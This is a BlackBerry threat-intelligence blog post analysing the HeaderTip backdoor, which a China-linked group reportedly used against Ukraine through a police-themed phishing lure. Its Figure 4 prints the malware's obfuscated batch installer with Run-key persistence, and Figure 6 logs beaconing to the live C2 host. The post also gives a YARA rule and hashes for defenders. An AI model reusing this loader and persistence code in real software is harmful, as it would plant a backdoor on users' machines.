Threat Thursday: HeaderTip Backdoor Shows Attackers from China Preying on Ukraine

blogs.blackberry.com/en/2022/04/threat-thursday-headertip-backdoor-shows-attackers-from-china-preying-on-ukraine

The BlackBerry Research & Intelligence Team

On March 22, the Computer Emergency Response Team of Ukraine (CERT-UA) reported its findings of a new backdoor targeting Ukrainian infrastructure.

Known as HeaderTip, this backdoor is thought to be tied to an APT group named Scarab, which has been linked to China. Scarab has targeted the U.S. and Russia in the past, but HeaderTip is the threat group's first attack that we've seen specifically targeting Ukraine post invasion. This makes it one of the first examples of attackers linked to China actively exploiting the current situation in Ukraine.

Operating System

Windows	MacOS	Linux	Android
Yes	No	No	No

Risk & Impact

Impact	**Medium**
Risk	**Low**

Technical Analysis

A Closer Look at Lure Documents and Infection Techniques


As we've seen in recent weeks with malware such as SunSeed, many threat actors have taken note of the current political tension in Ukraine. Attackers are taking advantage of this situation to emotionally manipulate people to the point where they fall prey to phishing attacks.

The Scarab group has taken a similar approach with spreading HeaderTip. The original phishing email can vary, but it ultimately results in the delivery of a RAR archive to the victim's endpoint. Opening and extracting that RAR file gives you an EXE file that masquerades as a PDF file containing a message such as the one described in the notice from CERT-UA. That file purports to be from the National Police of Ukraine, regarding the need to preserve video evidence of crimes committed by the Russian military.

To people currently residing in Ukraine, those who have been forced to flee, or even individuals in neighboring countries, any new information on this subject could be seen as crucial to them. Threat actors such as Scarab know this, and they have no qualms about weaponizing the populace's need for up to date information on the situation to spread malware like the HeaderTip backdoor.

Launching that EXE file silently installs and loads the malware. While doing so, it also launches an actual PDF file with the expected information, to trick the victim into thinking that's all that has happened.

For this instance of the HeaderTip backdoor, Scarab uses a PDF file with a title that translates as "On the preservation of video recordings of criminal actions of the army of the Russian Federation" (as shown in Figure 1, below).



НАЦІОНАЛЬНА ПОЛІЦІЯ УКРАЇНИ

вул. Богомольця, 10, м. Київ, 01601,
тел. 254-93-33, info@police.gov.ua

Ідентифікаційний код 40108578

Заступникам начальників – начальникам кримінальної поліції головних управлінь Національної поліції в областях та м. Києві

16.03.2022 року № 2163/02/33-2022

На № _____ від _____

Про збереження відеоматеріалів з фіксацією злочинних дій армії російської федерації

24 лютого росія розпочала відкрите військове вторгнення до України, у тому числі з території Республіки Білорусь. Вже декілька тижнів відбуваються ракетні обстріли військової та цивільної інфраструктури по всій країні, гинуть мирні жителі, знищується майно та відбувається системне вчинення військових та злочинів проти людства військовослужбовцями армії росії.

В умовах військового стану та знищення, у тому числі об'єктів та ресурсів органів і підрозділів Національної поліції України, існує потреба у максимальному збереженні всіх доступних відеоматеріалів на яких фіксується вчинення різних злочинів армією росії.

Зокрема до таких відеоматеріалів слід віднести відеозаписи із загальнообласних та міських систем відеонагляду (Безпечне місто, Безпечний регіон), а також інших відеокамер будь-якої форми власності щодо переміщення (руху) ворожої техніки, моментів обстрілів та бомбардування, нанесення артилерійських чи авіаційних ударів по житлових будинках, школах, дитсадках, лікарнях, електростанціях та інших об'єктах забезпечення життєдіяльності населених пунктів, обстріли колон евакуації цивільних осіб, випадки вчинення мародерства та інших диверсійно-

Figure 1 – Lure document used in HeaderTip deployment

At the time of writing this, once HeaderTip is loaded, it only appears to beacon out to its command-and-control (C2) server, waiting for updates. While we are not certain what is to come from this backdoor, it is likely that this is just the first stage of an attack.

BlackBerry will continue monitoring this situation and will provide updates as more information becomes available.

File Contents

After opening the delivery archive, we are left with a single file. While it may have the icon for a PDF file, a closer look will reveal that it is a standard executable (.EXE). This executable will act as a loader for HeaderTip and its associated files.

Looking at the resource section for the loader, shown in Figure 2 below, we see resource data labeled 101, 102, and 103. These items are the files to be loaded from the delivery executable, including their respective names in the beginning of each section.

- RCDATA 101 - “#2163_02_33-2022.pdf” (PDF lure document)
- RCDATA 102 - “officecleaner.bat” (batch file for executing HeaderTip)
- RCDATA 103 - “officecleaner.dat” (loader containing HeaderTip backdoor)




Figure 2 – Resource data for HeaderTip loader

For a simplified view, Figure 3 shows the initial loader from the delivery archive in the left window. The right window shows all files used during execution to establish the HeaderTip backdoor. This list of files includes those in the loader’s resource section, as well as the actual backdoor (httpshelper.dll) after it has been built with assistance from the batch file.




Figure 3 – Simplified view of file contents

Execution

When the initial loader is executed, it begins running a batch file (“officecleaner.bat”) to assist in installing the backdoor, as seen in the code in Figure 4.


officecleaner.bat

```
@echo off
set objfile=%temp%\httpshelper.dll
if not exist %objfile% (
    echo | set /p="M%fgopvhrsdfertj%Z" > %objfile%
    type %temp%\officecleaner.dat >> %objfile%
    del %temp%\officecleaner.dat
    re%ooperoitlksdfgljjdfgijtrjg%g add HK%iwejhjkhkl%CU\Software\Microsoft\Windows\C%ljljlkwjefiofljksdfha%urrentVersion\Run /v "httpshelper" /d "c:\windows\system32\run%
    start c:\windows\system32\rundll32.exe %objfile%,OAService
) else (
set bat="bat"
)
```

Figure 4 – officecleaner.bat code contents

This code performs the following steps:

- Define HeaderTip as httpshelper.dll

- Append HeaderTip data to the helper DLL from officecleaner.dat
- Add a registry key under HKCU\Software\Microsoft\Windows\CurrentVersion\Run to achieve persistence
- Execute HeaderTip backdoor

To verify that this threat is achieving persistence, we can look at the process tree for the loader executable (as shown in Figure 5), where it shows us the command that is being run to add the registry key. This persistence will ensure that HeaderTip can continue to beacon out for updates in the future.




Figure 5 – Process tree displaying command for persistence

At this point, HeaderTip is ready and running, and will repeatedly make HTTP POST requests to the associated C2 server shown in Figure 6. Until it receives further updates on what to download next, we believe this is the current extent of this threat's performance.

2022-04-05 22:24:46,684	4 6 9 6	0x73a71426 0x73a72357	**InternetOpenW**	Agent: `Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko` AccessType: `0x00000001` ProxyName: ProxyBypass: Flags: `0x00000000`	succe ss	`0x00cc0004`
2022-04-05 22:24:46,684	4 6 9 6	0x73a72106 0x73a71a87	**InternetConnectW**	InternetHandle: `0x00cc0004` ServerName: `product2020.mrbasic.com` ServerPort: `8080` Username: Password: Service: `3` Flags: `0x00000000`	succe ss	`0x00cc0008`
2022-04-05 22:24:46,684	4 6 9 6	0x73a714d4 0x73a71a87	**HttpOpenRequestW**	InternetHandle: `0x00cc0008` Path: `00007c1f8856500000b782a3` Flags: `0x84e01300` Referrer: Verb: `POST`	succe ss	`0x00cc000c`

Figure 6 – Example of HeaderTip beaconing to C2 server for potential updates

While right now HeaderTip is rather basic in its processes, it remains a mystery what Scarab might decide to send as further updates for the second stage of this attack. Awareness of this first step gives us a leg up in detecting and mitigating any future destructive activity.

Mitigation Tips

When it comes to phishing scams, user education and discretion is always key. Always exercise caution before opening any email attachments or links and make sure that each email you're reading is coming from a known, trusted source.

YARA Rule

The following YARA rule was authored by the BlackBerry Research & Intelligence Team to catch the threat described in this document:

```
rule HeaderTip{

    meta:
        description = "Detects HeaderTip"
        author = "BlackBerry Threat Research Team"
        date = "2022-04-06-"

  license = "This Yara rule is provided under the Apache License 2.0 (https://www.apache.org/licenses/LICENSE-2.0) and open to any user or organization, as long as you use it under this license and ensure originator credit in any derivative to The BlackBerry Research & Intelligence Team"

    strings:
        $s1 = "type %temp%\\officecleaner.dat >> %objfile%"
        $s2 = "product2020.mrbasic.com" wide

    condition:
        filesize < 750KB and all of them

}
```

Indicators of Compromise (IoCs)

839E968AA5A6691929B4D65A539C2261F4ECD1C504A8BA52ABBFBAC0774D6FA3
042271AADF2191749876FC99997D0E6BDD3B89159E7AB8CD11A9F13AE65FA6B1
C0962437A293B1E1C2702B98D935E929456AB841193DA8B257BD4AB891BF9F69
830C6EAD1D972F0F41362F89A50F41D869E8C22EA95804003D2811C3A09C3160
63A218D3FC7C2F7FCADC0F6F907F326CC86EB3F8CF122704597454C34C141CF1

References

https://cert.gov.ua/article/38097

https://thehackernews.com/2022/03/another-chinese-hacking-group-spotted.html

https://socprime.com/blog/headertip-malware-hits-ukrainian-organizations-cert-ua-warning/

https://thehackernews.com/2022/04/multiple-hacker-groups-capitalizing-on.html

https://www.trendmicro.com/en_us/research/22/c/cyberattacks-are-prominent-in-the-russia-ukraine-conflict.html

https://blogs.blackberry.com/en/2022/03/threat-thursday-sunseed-malware

BlackBerry Assistance

If you're battling HeaderTip or a similar threat, you've come to the right place, regardless of your existing BlackBerry relationship.

The BlackBerry Incident Response team is made up of world-class consultants dedicated to handling response and containment services for a wide range of incidents, including ransomware and Advanced Persistent Threat (APT) cases.

We have a global consulting team standing by to assist you, providing around-the-clock support where required, as well as local assistance. Please contact us here: https://www.blackberry.com/us/en/forms/cylance/handraiser/emergency-incident-response-containment.

About The BlackBerry Research & Intelligence Team

The BlackBerry Research & Intelligence team examines emerging and persistent threats, providing intelligence analysis for the benefit of defenders and the organizations they serve.

Back